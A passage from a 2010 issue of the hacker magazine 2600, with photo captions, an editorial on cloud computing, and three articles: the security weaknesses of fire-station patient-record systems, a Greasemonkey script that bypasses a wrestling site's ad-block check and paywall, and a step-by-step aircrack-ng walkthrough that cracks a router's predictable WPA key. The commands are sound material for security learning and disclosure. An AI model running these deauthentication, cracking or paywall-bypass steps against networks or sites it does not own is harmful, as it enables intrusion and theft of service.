The Back Cover Photos

This is one of those ironies where one could say we've "hacked" the photo to make it say "foto hacker" but in reality this is exactly how it appeared in Neckarsulm, Germany (home of Audi) as discovered by **Teddy Du Champ**. There's really no limit to what you can find in a country where "hacker" is a fairly common name.

There's no question that children like *2600*. Exhaustive market tests have consistently proven this. But we never expected them to erect a shrine to us in a playground. That is something we could definitely get used to. Thanks to **Damien** for tracking this one down in Charleston, South Carolina.

Seen a photo with "2600" in it or something of interest to the hacker world? Send it on in! Be sure to use the highest quality settings on your camera to increase the odds of it getting printed.


Email your submissions to **articles@2600.com** or use snail mail to:
2600 Editorial Dept., PO Box 99, Middle Island, NY 11953 USA.

If we use your picture, you'll get a free one-year subscription (or back issues) or a *2600* t-shirt of your choice.

Volume Twenty-Seven, Number One!
Spring 2010, $6.25 US, $7.15 CAN

2600

The Hacker Quarterly



01>
7 25274 83158 6

Foreign Payphones

Italy. This neat little row of phones was seen in Venice and is a callback to the times when cell phones didn't even exist. We suspect the voice quality on these models is also much better than today's norm. *Photo by Sean K.*


Costa Rica. Seen at Manuel Antonio National Park just south of Quepos on the Pacific coast, this rugged little phone looks like it's been through a lot. We're told the number is 2777-5188. *Photo by EJD*

Russia. These were both found in the city of Tiksi, where you need special clearance to visit. The rotary phone on the left was seen at their airport and has likely been there forever. The more modern red phone was in a hotel lobby. You might think this is the most northerly payphone photo we have. You would be wrong. We top this in our inside back cover. *Photos by Robert X*

Got foreign payphone photos for us? Email them to **payphones@2600.com**.
Use the highest quality settings on your digital camera!
(More photos on inside back cover)

Plans

Cloudy Skies



When we say someone has their "head in the clouds," it's generally not seen as a compliment. It means they're not particularly serious about what's going on around them, they have no sense of reality, they're even a bit "scatterbrained."

Now let's examine the concept of "cloud computing," a phrase we will hear with continuing frequency as our connected planet continues to evolve. Basically, the cloud is what the Internet has become, a huge network of shared resources that moves much of the hardware, software, and responsibility away from the individual users. This results in more reliability, ease of use, greater storage capacity, and decreased costs. These are obviously all positive developments. But in order to avoid losing our heads in *this* cloud, we need to look at and prepare for the risks attached to it.

In the early days of the net, there was a lot of do-it-yourself activity with regards to setting up connectivity. Anyone from the age of 11 to 85 could be expected to get a machine, set up an operating system, obtain a connection of some sort, and install various services based on what exactly they wanted to do. Some would set up their own UNIX shells that others could login to, some might run websites out of their homes, still others would run Usenet news feeds, Internet Relay Chat servers, the list went on and on. Speed was a sign of status. If you were able to get faster service to your location, you moved up a few pegs in the eyes of your peers. In a way, it was equivalent to everyone being involved in building and upgrading their own cars, doing their own repairs, getting their own equipment, and learning a great deal in the process.

Obviously, not all of us had the time or inclination for this. So it was inevitable that technology needed to evolve to the degree where just about anybody could get the services they wanted without actually having to set them up or know precisely how they worked. Instead of running a server out of your home or office, using the services of a data center was more stable and economical. Rather than managing your own email, using a centralized third party became more common. Websites could be run remotely without even investing in a machine through virtual hosting. Social networking also brought people to central points of contact, which obviously made them more effective.

Initially, these two worlds existed side by side. There were the do-it-yourselfers and then there were the masses. Naturally, a degree of derision was reserved for those who emailed or connected to an IRC server through a mass appeal host like AOL. People who communicated solely through a service such as Hotmail were generally not seen as the most technically adept, even though this may have been the only way they could connect in the first place.

In recent years, we've seen a real transformation as capacity, speed, and functionality of cloud computing have all improved dramatically. Why keep a server at your house and have to deal with connectivity issues when you could park it remotely and have it *always* be reachable? Why operate your own mail server when Gmail can do it more efficiently and with great amounts of free storage? Why run your own chat system when *everyone* is on Facebook and Twitter? To continue the car analogy, we've slowly seen those people who were doing their own repairs and maintenance start taking their cars to the dealer instead. Easier, quicker, and more professional.

So what are the risks in this? Mostly, it's a lack of control. Here are some examples:

- While Gmail certainly does a better job of sending and receiving mail than most of us setting up a Linux box over a copper connection, the fact is that they have legal possession of your email on their servers. In fact, the words in your email are *scanned* so that you can receive advertising that may be relevant to your interests.
- When you have your website in someone else's colocation facility, you won't be the first to know when some entity serves notice to shut it down for one reason or another. You may just find yourself cut off. In more serious cases, the authorities can grab your stuff with a mere subpoena to the company, rather than having to get a search warrant and come visit your house.
- If something bad happens to one of these companies that you've entrusted with your online presence (bankruptcies, fires, legal problems), you can find yourself adversely affected by someone else's drama. Remember, you can't really control what's not in your possession.
- The cloud makes it easier for people to collaborate on projects by sharing documents online. But such web-based applications also make it easier for outsiders to gain full access to these projects, since one person's poor security habits can put everyone at risk. Many times, this simply isn't thought through and all kinds of embarrassing things wind up happening as a result.

Apart from the control and security issues, cloud computing makes someone more of a consumer than a developer by default. It's likely you are now forced to use hardware that technically doesn't belong to you (such as a cable modem) and which you can't fully access even though you have possession of it. Running your own website is forbidden on most cable modem connections and newer FIOS setups routinely block port 80. While it's a trivial issue to get around many of these restrictions for those who are so motivated and who have the skills, most people will wind up paying one of the giant providers, playing by their rules, and giving up control.

Even after yielding this much, we may find ourselves increasingly at the whim of giant companies, more so than ever before. Emerging smart phones can be forbidden from running software that either the manufacturer or phone company doesn't approve of. Their reasoning may make sense (security issues), it may be none of their damn business (forbidding "immoral" video games), or it may be for completely selfish reasons (Apple not allowing a Google Voice app to be installed on their iPhones). Or something you bought electronically can be "taken back" without even letting you know. Last year, Amazon did just this to customers who had purchased electronic books on its Kindle service when they ran into a legal issue with the books' distribution. In an almost too perfect irony, the titles in question were George Orwell's *Animal Farm* and *1984*. There are numerous other such examples that all point to the same conclusion: consumers run the risk of becoming almost irrelevant if they simply coast along and accept it all without question.

We need to be clear. It's still possible and easy to use the net as individuals. We can be creative and reach the entire world. What's disappearing is the ease with which we can do this while not being somehow under a much larger entity's wing. If you can run your own network internally, keep your email off of any machine you don't have physical access to, and not be forced to have a monopolistic phone or cable company as your provider, then you have a degree of autonomy that seems to be vanishing for many of us, oftentimes without an argument because of the convenience factor.

But even if you don't have the need to be completely independent of the cloud and the prospect of your data residing under someone else's roof doesn't disturb you, it's vitally important that you at least be prepared in the event of some sort of a disruption or failure. Just as we would advise people to always make backups of any data they possess, we must stress the importance of doing the same thing with data entrusted to outside companies. Just because they are big and professional, there's no reason to believe that they will be able to safeguard what's important to you, nor that it's particularly high on their priority list.

Every technological advance carries with it certain advantages and potential regressions, as we have mentioned in these pages before. In order to really benefit from what cloud computing can do, we need to analyze its uses and abuses with our feet firmly on the ground.

Insecurities in Emergency Rescue

by Metalx1000

Just yesterday, I was having a conversation with my friend at work over the security of medical records. Today, I turned on the TV and saw a news report about a $10 million ransom for stolen medical records. Now, of course, the news story focused on the "evil hacker" that did this. But, let's face it–the guy is a criminal. He broke in and stole nearly 8.3 million medical records from a website that tracks prescription drug abuse in Virginia.

As a fire fighter, I have patients on most of the calls I go on. A report must be done for each patient, on each call. In most cases there are multiple medical reports created and submitted for each call. If there is more than one patient, there is more than one report. If there is more than one department on scene, there is going to be a report submitted by each department. And, currently, my department creates two reports for each patient on each call, due to the fact that we have two software applications being used to fill out reports.

Where does the information go once the report is written? How secure is the transmission of this information? How secure are the computers that this information is stored on? Who has access to this information? I plan on answering as many of these questions as I can with the knowledge I have gathered in my short time with my department. What I will be sharing with you is only part of the picture. Due to the sensitive nature of people's personal information, I can't really dig around too deep into the subject. What I plan to show you is what I have observed in my regular daily routines. Anyone with a little knowledge of computers, whether it be hardware or software, would notice the same things I have. And that is the scary part.

One of my main focuses is going to be on "EMS 2000," a common program used by many departments. EMS 2000 is an application that was designed using Micro$oft Access. Although Micro$oft Access is closed and proprietary, it is a very common application for storing information to tables in a database. And thanks to its popularity, there are a number of tools out there to view and manipulate the information in a Micro$oft Database (MDB) file.

Now that we know what format the information is in, let's have a look at where it's stored. Each department, whether it be a fire department or EMS, has multiple stations and multiple computers for doing reports. Each one of these computers stores the data on its hard drive. The information is stored in a sub-folder of the EMS 2000 program itself. The MDB files are not encrypted or password protected. This means that anyone who has physical access to one of these computers has access to all the patient information that has ever been entered.

That brings up the question, "How hard is it to sit down in front of one of these computers without permission?" The answer: not very hard. If you are familiar with the job of emergency rescue services, you know that we are in and out of the station all day long. A short call for us is about 20 minutes. It's even longer for transport units that have to go all the way to the hospital.

So the opportunity is there. But what about locks? Can someone enter a station while no one is there? Some departments leave their doors unlocked. My department has combination locks with five numbered buttons. They are mechanical locks which only allow each button to be used once. So, 435 could be a combination, but not 445. Three digit combinations seem to be the standard, so quick math tells us then that there are only 60 possible combinations. Even if you went slowly and took six seconds per combination, you could try ten a minute. That means that it would only take six minutes to try every possible combination. And, don't forget, you don't have to try *every* possible combination. You just have to try until you hit the right one. Even if the lock used a five digit combination, it would only take 12 minutes to go through every combination.

Now if we used digital locks, this would be different. We would have the ability to use the same digits more than once in the combination. The locks also have more buttons. Instead of one through five, they have one through ten, plus a # key and a * key. They also lock down for a minute or so if you enter the combination incorrectly three times. That means you can only try three combinations per minute. So, quick math again, 12*12*12=1728 possible combinations. 1728/3=576 minutes. 576/60=9.6 hours. You could try every possible combination in 9.6 hours. That is, if you didn't realize that most of the digital locks have a default unlock code of pressing every key starting at one and ending at #. It's worked on all the ones I've tried.

You may be thinking, "No one is going to do that". Yeah, you keep telling yourself that. No one is going to spend 3 minutes at the door of a fire station in order to get information that is worth millions of dollars in identity theft or, as we are seeing in recent days, ransom.

So, if the door isn't already open, it takes someone less than 6 minutes to get in. How long does it then take to get the information off of the computer? Depends on how it's done. If one is familiar with the software, in this case EMS 2000, 30 seconds. Stick the flash drive in, grab the MDB file, and go. If the software is unfamiliar, one can still be in and out in a few seconds. Someone who may not know exactly what they are looking for can still guess where the good stuff is. Offices use office files. MDB, DOC, and XLS files would be a good start. A program could be written to scan for those files and be executed off of a flash drive or CD. It would take a while to scan the whole computer, but the thief doesn't need to wait around. The program could copy the files to one place on the hard drive for later retrieval (since the thief already has the combination to the door). Or, more likely, the program could transmit the data over the Internet. Drop a CD in and go. By the time the thief gets home, he will have all the files waiting for him.

"What about firewalls!" you cry out. Firewalls are great for keeping things out. But, they really suck at keeping things in. Just remember, if you can send emails, or even search Google, you are sending information out. If you can do that, what makes you think someone else can't?

You're still thinking, "I don't believe anyone would do this." Right, because if you were a firefighter and you came back to the station and found someone inside the first thing you would think is, "They must be stealing patient information!" The thief could say, "I needed to use the phone and the door was unlocked" and, once he left, you would start yelling at each other, "Who left the door unlocked!" or "Someone write up an Notice Of Repair on the door!"

Let's say you are right and the person is too scared to go in the station. Let's take a look at not just where the information is stored, but where it goes and how it gets there. EMS 2000 uses SQL to send the information to a server. I used ettercap to study the network traffic coming out of and going into the computer as it sent reports to the SQL server and saw all the information EMS 2000 was sending flashing by on my screen. Most of the packets being sent were just binary data, but I did see some ASCII text (plain text words). When the capture was completed, I needed to search through the data to see what I had. My name is in the report, so I searched for that. I was amazed to find not only my name, but my social security number as well. And, not just mine either.

EMS 2000 not only sends the information for the report currently being submitted, but also the entire database of every report ever completed on that computer. It also sends a database with a list of all the employees in the entire county. Along with private information, such as social security numbers, home addresses, phone numbers, and even email addresses. And, it was sending it all in unencrypted plaintext. Now I know that my personal information is sitting on computers all over the county. Computers that anyone can walk up to. My personal information was also being sent across the networks at all these locations.

As I said earlier, you have to be on the local network to packet scan and grab the information being sent. How hard is this to do? It's easier in some ways than standing at a door for 6 minutes pushing buttons. You can sit in your car and push buttons. Every station I work at has WiFi. The WiFi is supposed to be encrypted, but half the stations have not been for at least a year. I don't know why. On top of that, we are using WEP, which can be easily broken in about 5 minutes.

How else can someone get on the local network at a fire or EMS station? A physical Ethernet jack will do the trick. If you can physically plug into the network, there is no password required. But how can this be done? You have to be on the network when the report is submitted, to capture the data being sent. No one is going to hide in the closet with their laptop and wait for you to send a report and then run away. And nobody puts Ethernet jacks on the outside of a building. Or do they?

Most offices don't have cubicles outside. So why have a network jack outside? Well, the field of emergency rescue services is not like most offices. Firefighters spend a lot of time in their trucks. Because of this, there are phones outside by the trucks. VoIP phones using a SIP protocol. These phones not only have a CAT-5 network cable plugged into them, they also have an Ethernet port labeled "PC." You could plug a computer into this port, or a wireless router. Anyone could walk up, plug a router into the phone, and walk away. Most people would not have a clue as to why the router is there or if it should be there.

This was just a quick look at a few areas of security that need work. There is no such thing as a secure computer. I want to make that clear. There is always going to be some flaw that will allow information to end up where you may not want it to go. This is just a fact of life. But when a hole is found, it should be fixed immediately. Especially when there is a legal responsibility to protect patients' confidential information.

AJAX Hacking for the Discerning Pro Wrestling Fanatic

by Gorgeous_G

I am an unrepentant professional wrestling fan. I am also an unrepentant nerd. If you mix these things together, you will find the seedy, popup-riddled underbelly of the Internet known as pro wrestling websites. Most wrestling sites have never met a banner ad that they didn't like. Now, since I'm not interested in my computer getting herpes or in the general tasering of gnomes, I use Adblock Plus (`http://adblockplus.org/`) in Firefox. This keeps most of the evil stuff at bay.

But I'm not here to talk to you about my surfing habits. I'm here to talk about the most egregious advertising offender I've ever seen, PWInsider (`http://www.pwinsider.com`). Go ahead and go to that site in Internet Explorer. I dare you. It is an eye-searing mess of flash, banners, and interstitials. The problem is, they're pretty decent with their news reporting so, as a fan, you either have to wade through the flashing mess, or use Adblock. As I've said, I choose the latter path.

About May of 2008, someone at PWInsider must have heard of Adblock because, when I clicked on article links, I got a message saying "ad-blocking software is not allowed" in place of the article text. I was a little peeved but, more than anything, I was obscenely interested in how the ad-block-block code worked. So I poked around in the source code for a while, and found that the article text was displayed using an AJAX request, sent unencoded, using part of the URL of the regular article page. There was also a boolean query variable, b, which was determined based on whether the interstitial ad loaded or not. if b=true, no article for you! So this URL:

```
http://www.pwinsider.com/ViewArticle
➥.php?id=40024&p=1
```

was being translated to this AJAX request:

```
http://www.pwinsider.com/ajax/
➥commands/getarthtml.php?id=
➥40024&pn=1&b=false
```

If you pasted that last one into an address bar, presto! You got the plain HTML of the article, and nothing else. I bashed together a quick 'n' dirty Greasemonkey script to automatically transform the URL. I had my hack, and I was happy. But that wasn't the end of the story.

PWInsider also has something called an Elite membership. You pay a monthly subscription fee, and you're granted access to podcasts and exclusive news, in addition to an ad-free site. I personally have no interest in their podcasts, but the site creators use some dirty tricks to try to entice you to give them your money. They'll put up a headline like "Former WWE Champion Found Dead with Wife and Son" and, when you click through to find out who it is, the article will just be an ad for the Elite site. So, I had my hack in place and I inadvertently clicked on one of the Elite teaser headlines. Much to my surprise, I saw a stern warning about not sharing my Elite login with anyone, and a set of working links to postgame podcasts! There was no password protection on their paid content whatsoever, only on the HTML frontend to get into the Elite site. Now, I may be a dirty ad-blocking leech as far as the creators of the site are concerned, but I'm not trying to put anyone out of business. Those guys make a living off of their Elite content. At the same time, I had my doubts about them taking my hack seriously, so I wrote up an article for *2600* and submitted it. I also sent an anonymous email detailing the hack to the guy who codes the site. A short while later, the security hole was plugged and the ad-block-blocker was removed, and everyone was happy. By the time the *2600* editors got around to reviewing my article, the hack was useless, so it didn't get published.

One morning, while eating my breakfast, I was checking my news, clicked through to a link on PWInsider, and was met with another stern admonishment about using ad-blocking software. So, on a whim, I dug through my email archives for my old script, and installed it to see if it worked. Not only did it work, but it once again gave me access to the Elite content!

This time, the actual checking is being done by this piece of code:

```
<script type="text/javascript"> abp
➥ = false; </script>
<script type="text/javascript" src="
➥include/adframe.js"> </script>
<script language=javascript>
➥document.write(unescape('[A whole
➥ bunch of double and triple-
➥ escaped JS code, omitted for
➥ publishing]')</script>
```

And adframe.js consists of one line:

```
abp = true;
```

So they're trying to fool Adblock into thinking that adframe.js is an ad loader. The escaped code looks for the value of abp, and spits out the warning instead of the article text if the value is false, which it will be if adframe.js is blocked. Whitelisting http://www.pwinsider.com/include/adframe.js will get around the adblocking.

Here is the very ugly code for my article-text-only/inadvertent-Elite-access hack. You'll need Mozilla Firefox (`http://www.mozilla.com/`) and the Greasemonkey extension(`https://
➥addons.mozilla.org/firefox/addon/748`). Will I warn them about the security hole again? Certainly... once this article published. ;)

```
// ==UserScript==
// @name           Do Fixer Neo
// @description    Fix PWInsider's crappiness
// @author         Gorgeous_G
// @version        1
// @include        http://*.pwinsider.com/*
// @include        http://*.pwinsiderxtra.com/*
// ==/UserScript==
var url = window.location.href;
var queryList = url.split('?');
var splitagain = queryList[1].split('&');
var newurl = ("http://www.pwinsider.com/ajax/commands/
getarthtml.php?" + splitagain[0] + "&pn=1");
window.location.href = newurl;
```

by kawarimono@bigpond.com

After some of the heaviest rainfall in my area in 30 years, I found myself with a flooded basement and most of my personal belongings and computer equipment destroyed. I had to find myself a new place to live and way to connect to the Internet. I had been connected via an ADSL2+ connection but needed another form of connection while I found a new place to live. A quick visit to the website of my telco, BigPond, showed a new type of connection available via high speed wireless 3G. I mulled over the decision of either a USB 3G card or a 3G router. The router seemed the best way to go. I cancelled my fixed line and ADSL2+ service and ordered myself a 3G router, allowing me the flexibility of being able to move to a new place at short notice without the hassle of setting up a new account for a fixed line and ADSL service.

A few days later a courier arrived with the router. After unpacking, I found it was a Netcomm 3G9W rebadged for BigPond. The router had an 802.11b/g connection and a four-port switch. Also included in the package was a credit card-sized plastic card with the details for a pre-configured SSID and WPA key for the router's 802.11 WiFi connection. My first impression was how thoughtful the telco was to pre-configure the router for a WiFi connection for the less technical-minded of their customers, with WPA TKIP PSK offering them at least some form of security and ease of setup.

The only computers I had left after the flood were an Intel 945GCLF Mini-ITX with an Intel ATOM processor and my laptop. I set the 945GCLF up with a CAT5 connection to the router's four-port switch and, after entering my user name and password for the 3G connection in the web interface of the router, I was connected to the internet. I also came across a Zydas ZD1211 USB WiFi card in a box of

parts that was not damaged in the flooding and decided to try out the 802.11 functionality of the router. Looking at the card the telco had provided, something caught my eye.

```
SSID: BigPond8686
WPA Key: 0903428686
```

The last four digits of the SSID and WPA key matched! This had to be more than a coincidence and definitely required some further investigation.

I had played around with cracking WEP keys using a Backtrack live CD and wondered how easy it would be to crack a WPA key if I knew the last four digits in the key. A quick search on Google turned up several sites detailing how to use aircrack-ng to crack a WPA key, showing that you needed to generate a wordlist to feed into aircrack-ng after capturing the initial authentication handshake. I knew what the last four digits would be, so I only needed to generate a list of every combination of a six digit string, for the first half of the key. Being the lazy type, and not being a fan of reinventing the wheel, I headed back to Google and searched for a wordlist generating script. I found one written in Perl called wg.pl. This script is no longer maintained and has now been ported to Ruby by the author. Not being familiar with Ruby I searched for the original Perl script and found it here:

```
http://digilander.libero.it/reda/
➥downloads/perl/wg.pl
```

I have been using Windows 7 RC1 as my primary OS since release, so I downloaded the latest Active State Perl distribution and installed it. I then generated every combination of a six digit string and sent the output to the Backtrack 4 directory I had on my Windows drive:

```
C:\>perl C:\Perl\wg.pl -l 6 -u 6
➥ -v 0123456789 > C:\BT4\
➥wordlist.txt
```

This gave me a text file with a list of every possible 6 digit combination from 000000 to 999999. I now needed to append the known four digits 8686 to the end of each line in this file. I knocked up a quick VBScript to perform this, after first creating a blank file WPAKey.txt in the Backtrack 4 directory.

```
Const ForReading = 1
Const ForWriting = 2

Set objFSO = CreateObject("Scripting.
➥FileSystemObject")
Set objInFile = objFSO.OpenTextFile("C:
➥\BT4\wordlist.txt", ForReading)
Set objOutFile = objFSO.OpenTextFile("
➥C:\BT4\WPAKey.txt", ForWriting)

Do Until objInFile.AtEndOfStream
    strLine = objInFile.ReadLine
    strContents = strLine & "8686"
    objOutFile.WriteLine strContents
Loop

objInFile.Close
objOutFile.Close
```

I now had a wordlist I could pass to aircrack-ng for cracking the WPA key. I set up my laptop to connect to the access point on the router, connected the Zydas WiFi card to my Windows 7 workstation, and rebooted into the Backtrack 4 live CD. Once Backtrack had successfully booted, I ran airmon-ng to set the WiFi card into monitor mode:

```
root@bt:~# airmon-ng start wlan0
Interface       Chipset         Driver
wlan0           ZyDAS 1211      zd1211rw - [phy0]
(monitor mode enabled on mon0)
```

I also tested that the packet capture was functioning by running airodump-ng:

```
root@bt:~# airodump-ng wlan0
 CH  3 ][ Elapsed: 3 mins ][ 2009-06-04 17:39
 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
 00:1A:2B:3E:5C:7B   78      254      120    2  11  54   WPA  TKIP   PSK  BigPond8686
 BSSID              STATION            PWR   Rate    Lost   Packets  Probe
 00:1A:2B:3E:5C:7B  00:1E:2A:F1:4E:D2   30  18-18       0        99
```

I then needed to start capturing packets between my laptop and the router, using airodump-ng, to capture the WPA authentication handshake. I opened another terminal window and forced the laptop to re-authenticate by injecting de-authentication packets:

```
root@bt:~# aireplay-ng -0 5 -a 00:1A:2B:3E:5C:7B -c 00:1E:2A:F1:4E:D2 wlan0
17:46:55  Waiting for beacon frame (BSSID: 00:1A:2B:3E:5C:7B) on channel 11
17:46:56  Sending 64 directed DeAuth. STMAC: [00:1E:2A:F1:4E:D2]
                                        ➥ [42|190 ACKs]
17:46:57  Sending 64 directed DeAuth. STMAC: [00:1E:2A:F1:4E:D2]
                                        ➥ [44|214 ACKs]
17:46:58  Sending 64 directed DeAuth. STMAC: [00:1E:2A:F1:4E:D2]
                                        ➥ [52|207 ACKs]
17:46:59  Sending 64 directed DeAuth. STMAC: [00:1E:2A:F1:4E:D2]
                                        ➥ [41|195 ACKs]
17:47:00  Sending 64 directed DeAuth. STMAC: [00:1E:2A:F1:4E:D2]
                                        ➥ [50|214 ACKs]
```


At the same time, in another terminal window, I ran airodump-ng to capture the WPA handshake and output it to a capture file for cracking with aircrack-ng:

```
root@bt:~# airodump-ng -c 11 --bssid 00:1A:2B:3E:5C:7B -w psk wlan0
 CH 11 ][ Elapsed: 5 mins ][ 2009-06-04 17:48 ][ WPA handshake:
                                        ➥ 00:1A:2B:3E:5C:7B
 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC
                                        ➥ CIPHER AUTH ESSID
 00:1A:2B:3E:5C:7B   78 100      3220     3084    7  11  54   WPA  TKIP
                                        ➥ PSK  BigPond8686
 BSSID              STATION            PWR   Rate   Lost   Packets  Probe
 00:1A:2B:3E:5C:7B  00:1E:2A:F1:4E:D2   30  11- 9      0      3278
^C
dumping to kismet csv file
```


After capturing the WPA handshake, I set out to crack they key using aircrack-ng and the wordlist I had previously generated:

```
root@bt:~# aircrack-ng -w /mnt/sda2/BT4/WPAKey.
txt -b 00:1A:2B:3E:5C:7B psk*.cap
                               Aircrack-ng 1.0 rc2 r1385
                    [00:05:48] 90344 keys tested (262.66 k/s)
                               KEY FOUND! [ 0903428686 ]
      Master Key     : 5B E2 4B BC F0 0E CC 17 BE 76 30 19 CF D0 6D F2
                       AE 9D 25 D5 55 99 C2 30 D9 5B 5E 54 04 D3 07 55
      Transient Key  : CF 11 D9 4A 36 52 4E DC AA B3 F5 C4 8F 64 74 B3
                       CC FC 64 44 7D 8E EA 42 D2 2C 91 C1 60 6C AC 39
                       31 18 47 31 43 96 54 37 EA 64 9E 26 2F BA B0 92
                       72 22 C8 EA E4 D4 4D E6 B1 6C 20 3F 3C F6 9A A9
      EAPOL HMAC     : 6C E2 A9 DE 49 5B 41 88 8B 02 E1 40 F1 50 5D EA
```

I had expected this to take some time, especially considering the Intel ATOM is not the most powerful of processors, but it was able to crack the key in less than 6 minutes.

This shows that encryption can easily be broken if the method of generating and distributing the keys is flawed. I rang a friend I knew who also had a BigPond-supplied router from another manufacturer, 2-Wire, to see if he had a similar card with his router's SSID and WPA key. He also had been supplied with a card, but the SSID's last four digits did not correspond to the last four digits of the WPA key. For his router, they had used the first four digits of the devices serial number for the last four digits of the WPA key. At least, for him, the digits weren't broadcast for all to see, as was the case with the SSID on my router, but the key was still not randomly generated.

- Details of Router:
  `http://www.netcomm.com.au/`
  `➥products/3g/3g9wb`
- Manual for Router:
  `http://netcomm.com.au/__data/`
  `➥assets/file/0009/52299/3G9W_`
  `➥User_Guide.pdf`
- Backtrack 4 Beta:
  `http://www.remote-exploit.org/`
  `➥backtrack_download.html`
- Perl Word Generator Script:
